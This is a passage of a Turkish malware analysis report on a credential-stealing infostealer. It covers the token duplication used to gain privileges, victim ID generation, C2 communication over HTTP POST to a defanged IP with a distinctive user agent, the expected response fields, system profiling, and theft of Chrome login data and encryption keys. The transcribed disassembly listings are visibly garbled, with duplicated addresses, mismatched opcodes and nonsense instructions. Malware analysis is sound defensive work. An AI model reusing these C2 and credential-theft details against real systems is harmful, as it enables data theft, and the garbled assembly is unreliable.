
Şekil 17 Karşılaştırma içim SID bilgisinin çekilmesi



Şekil 18 SID bilgisi ile Admin yetkisi karşılaştırması


Zararlıının Admin yetkisine sahip olup olmadığını kontrol ettiği tespit edilmiştir. Admin yetkisine sahip değilse, explorer.exe'nin Access Token'ını kopyalayarak, kendisini tekrar başlatmaktadır.

The Duplication Algorithm of Access Token of explorer.exe




Şekil 19 Process admin yetkisine sahip olmadığını tespit ederse uygulanacak algoritma

Request Verilerinin Oluşturulması



Şekil 20 Machine GuID bilgisinin alınması



Şekil 21 Kurban ID bilgisi üretmek için username bilgisinin çekilmesi

MachineGuID ve username ile uniq bir machine ID oluşturmaya çalıştığı tespit edilmiştir. Zararlı bu machineID ve çözümlediği configID değişkenlerini ileride göndereceği http isteğiinde kullanacaktır. Oluşturulan machineID şu şekildedir:

machineId= <MachineGuID> |<username>&configId=2fed969fd165f32f9d3d5171853ebef5

Network Analizi


Request Analizi



Sekil 22 IP çözümlemesi

Çözümleme sonucunda ortaya "http://64[.]44[.]135[.]91/" IP si çıktıgı tespit edilmiştir.

Request İçeriği



Sekil 23 C2 iletişiminde kullanılan Agent bilgisi tespiti

ECHO

01088BA3 0F84 D4000000 je installutil.1088C70
 01088BA9 6A 01 push 1
 01088BAE 33C0 xor eax, eax
 01088BAD 8B0D 7C010901 mov ecx,dword ptr ds:[&&InternetConnectW]
 01088BAC 50 push eax
 01088BBD 6A 03 push 3
 01088BCE 50 push eax
 01088B7 50 push 50
 01088B8 58 pop eax
 01088B9A 6A 50 push 73
 01088B8B 6A 73 pop edx
 01088B8D 5A cmp word ptr ss:[ebp-c],dx
 01088B8E 66:3955 F4 BA BB010000 mov edx,18B
 01088B92 0F44C2 cmovne eax,edx
 01088B96 0FB7C0 movzx eax,ax
 01088B97 50 push eax
 01088B98 57 push edi
 01088B9A 56 push esi
 01088B9C 5A
 01088B9D 66:397D F4 cmp word ptr ss:[ebp-c],di
 01088BD0 FF01 call ecx
 01088BD2 8B0D mov edx, eax
 01088BD4 8955 E8 mov dword ptr ss:[ebp-18],edx
 01088BD7 85D2 test edx, edx
 01088BD9 0F40 97000000 je installutil.1088C76
 01088BD9 8B0D B4000901 mov ecx,dword ptr ds:[&&HttpOpenRequest]
 01088BE1 8800 00004000 push 1
 01088BE7 6A 73 mov eax,400000
 01088BEC 5F push edi
 01088BEE 66:397D F4 pop edi
 01088BFF 52 cmp word ptr ss:[ebp-c],di

Sekil 24

01088BE1 50 push edi
 01088EF 66:397D F4 Cmp word ptr ss:[ebp-c],di
 01088F3 BF 0000C000 mov edi,C00000
 01088F7 0F44C7 cmovne eax,edi
 01088FB 50 push eax
 01088FC FF75 10 push dword ptr ss:[ebp+10] [ebp+10]
 01088FD 6A 00 push 0
 01088C01 6A 00 push 0
 01088C03 FF75 F0 push dword ptr ss:[ebp-10]
 01088C06 FF35 84020901 push dword ptr ds:[1090284] 01090284
 01088C0C 52 push edx
 01088CD0 FF01 call ecx
 01088CD2 88F8 mov eax, eax
 01088CD4 89F8 test edi,edi
 01088CD7 74 58 je installutil.1088C60
 01088C13 74 58 push dword ptr ss:[ebp-8] [ebp-8]:
 01088C15 FF75 F8 A1 94010901 mov eax,dword ptr ds:[<0strlenA>]
 01088C18 8835 10000901 mov esi,dword ptr ds:[<0HttpSendRequest>]
 01088C1D FF00 8800 88000901 mov exx,dword ptr ds:[&&strLenW]
 01088C23 8800 88000901 mov exx,dword ptr ds:[&&strLenW]
 01088C25 50 push eax
 01088C28 FF75 F8 push dword ptr ss:[ebp-8] [ebp-8]:
 01088C2F FF75 0C push dword ptr ss:[ebp-8] [ebp-8]:
 01088C32 FF01 call ecx
 01088C34 50 push eax
 01088C35 FF75 0C push dword ptr ss:[ebp+c] [ebp+c]:
 01088C38 57 push edi
 01088C39 FFD6 call esi
 01088C3B 85C0 test eax,eax
 01088C3B 52

Sekil 25 Gönderilecek isteğin metodunun belirlenmesi

01088C3B 50 push eax
 01088C3D FF75 10 push dword ptr ss:[ebp+10] [ebp+10]:&L"/**/
 01088C3E 6A 00 push 0
 01088C3F FF75 F0 push dword ptr ss:[ebp-c] [ebp-c]:
 01088C40 FF35 84020901 push dword ptr ds:[1090284] 01090284:&L"POST"
 01088C41 FF01 call ecx
 01088C42 88F8 mov edi, eax
 01088C44 89F8 test edi,edi
 01088C46 74 58 je installutil.1088C60
 01088C48 A1 94010901 mov eax,dword ptr ds:[<0strlenA>]
 01088C4A 8835 10000901 mov exx,dword ptr ds:[<0HttpSendRequest>]
 01088C4C FF00 8800 88000901 mov exx,dword ptr ds:[<0strlenW>]
 01088C4E FF01 call ecx
 01088C4F 50 push eax
 01088C50 FF75 0C push dword ptr ss:[ebp-8] [ebp-8]:
 01088C52 FF06 85C0 test eax,eax
 01088C54 74 34 je installutil.1088C63
 01088C56 BE 50C30000 mov esp,esp
 01088C58 EB 0B jmp installutil.1088C51

Sekil 26

01088C58 FF01 call ecx
 01088C5A 88F8 mov edi, eax
 01088C5C 89F8 test edi,edi
 01088C5E 74 58 je installutil.1088C60
 01088C60 A1 94010901 mov eax,dword ptr ds:[<0strlenA>]
 01088C62 8835 10000901 mov exx,dword ptr ds:[<0HttpSendRequest>]
 01088C64 FF00 8800 88000901 mov exx,dword ptr ds:[<0strlenW>]
 01088C66 FF01 call ecx
 01088C67 50 push eax
 01088C68 FF75 0C push dword ptr ss:[ebp-8] [ebp-8]:
 01088C6A FF06 85C0 test eax,eax
 01088C6C 74 34 je installutil.1088C63
 01088C6E BE 50C30000 mov esp,esp
 01088C70 EB 0B jmp installutil.1088C51

Sekil 27 Düzenlenen isteğin C2 sunucusuna gönderilmesi

Agent bilgisinin "TakeMyPainBack" olduğu ve Request methodunun POST olduğu tespit edilmiştir.

Http isteği içeriği:

- Content-Type: application/x-www-form-urlencoded; charset=utf-8\r\n\r\n\r\n\r\n\r\n
- machineId=2e6792b0-6193-4b67-adfd-f1404573300a|zorro&configId=2fed969fd165f32f9d3d5171853ebef5

Respons İçerisinde Beklenen Değişkenler


token
wlts_
grbr_
tlgrm_
dr_

Tablo 7

Zararının respons sonrasında davranışları incelendiğinde, respons içerisindeki bazı verileri kullanmaya çalıştığı tespit edilmiştir. Tespit edilen veri değişkenleri Tablo 3.10.1'de görülmektedir.

Respons Sonrası Analizi

Cihaz Bilgileri Alma



Sekil 28 11 Registry üzerinden bilgi topladığının tespiti

Zararlı kurban cihazdan bazı bilgileri topladığı tespit edilmiştir. Bu bilgiler şunlardır:

Locale	Time Zone	OS	Architecture	System Informations
Memory Information	Display Size	Display Devices	Application Information	

Tablo 8 3 Registry üzerinden aldığı bazı bilgiler

Zararının bu bilgileri aşağıdaki formatta topladığı tespit edilmiştir:

- Locale: %s \n\t- Time zone: %c\ld minutes from GMT \n\t- OS: %s\n\t- CPU: %s (%d cores)) - \n\t- Architecture: x%d\n\t- RAM: %d MB \n\t- Display size: %dx%d\n\t- Display Devices: %s

Oluşturulan bilgi topluluğu için rastgele bir dosya adı oluşturur ve dosya adı ile birlikte POST methodu ile sunucuya ilettilir.


Request içeriği: "Content-Type: multipart/form-data; boundary=bF0xB2TEnUcQ7DfR\r\n\r\n\r\n\r\n\r\n"

bF0xB2TEnUcQ7DfR = <verilerin toplandığı dosyanın adı>


ECHO

Şekil 29 Toplanan bilgilerin sunucu tarafından döndürülen token bilgisi ile tekrar C2 sunucusuna gönderilmesi

Sunucuya istek gönderiminde sunucudan aldığı token bilgisinin de tespit edilmiştir.



Şekil 30 C2 Server ve kurban cihaz haberleşmesi




Sekil 31



Sekil 32 encrypted_key bilgisinin base64 algoritması ile şifrelenip byte olarak kullanılmasının tespiti

Zararlıının AppDara\\Local\\Chrome\\User Data\\Default\\Login dosyasındaki ve AppData\\Local\\Google\\Chrome\\User Data\\AutofillStates\\ klasöründeki bilgileri çektiği tespit edilmiştir. Çekilen bilgilerden encrypted_key verisini base64 şifreleme algoritması ile şifrelediği gözlemlenmiştir.




Şekil 33 Ortam değişkenleri üzerinde yapılan değişiklik tespiti


Zararlıının Ortam değişkenlerinden PATH değişkeni üzerinde ekleme yaptığı tespit edilmiştir.

C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Users\<user>\AppData\Local\Programs\Python\Python37\Scripts\;C:\Users\<user>\AppData\Local\Programs\Python\Python37\;C:\Users\<user>\AppData\LocalLow

DLL Yükleme




Şekil 34 nss3.dll yüklenme işlemi



Şekil 35 sqlite3.dll yüklenme işlemi

Zararının LocalLow dizininde oluşturduğu sqlite3.dll ve nss3.dll'lerini yüklediği tespit edilmiştir.

Database İşlemleri



Şekil 36

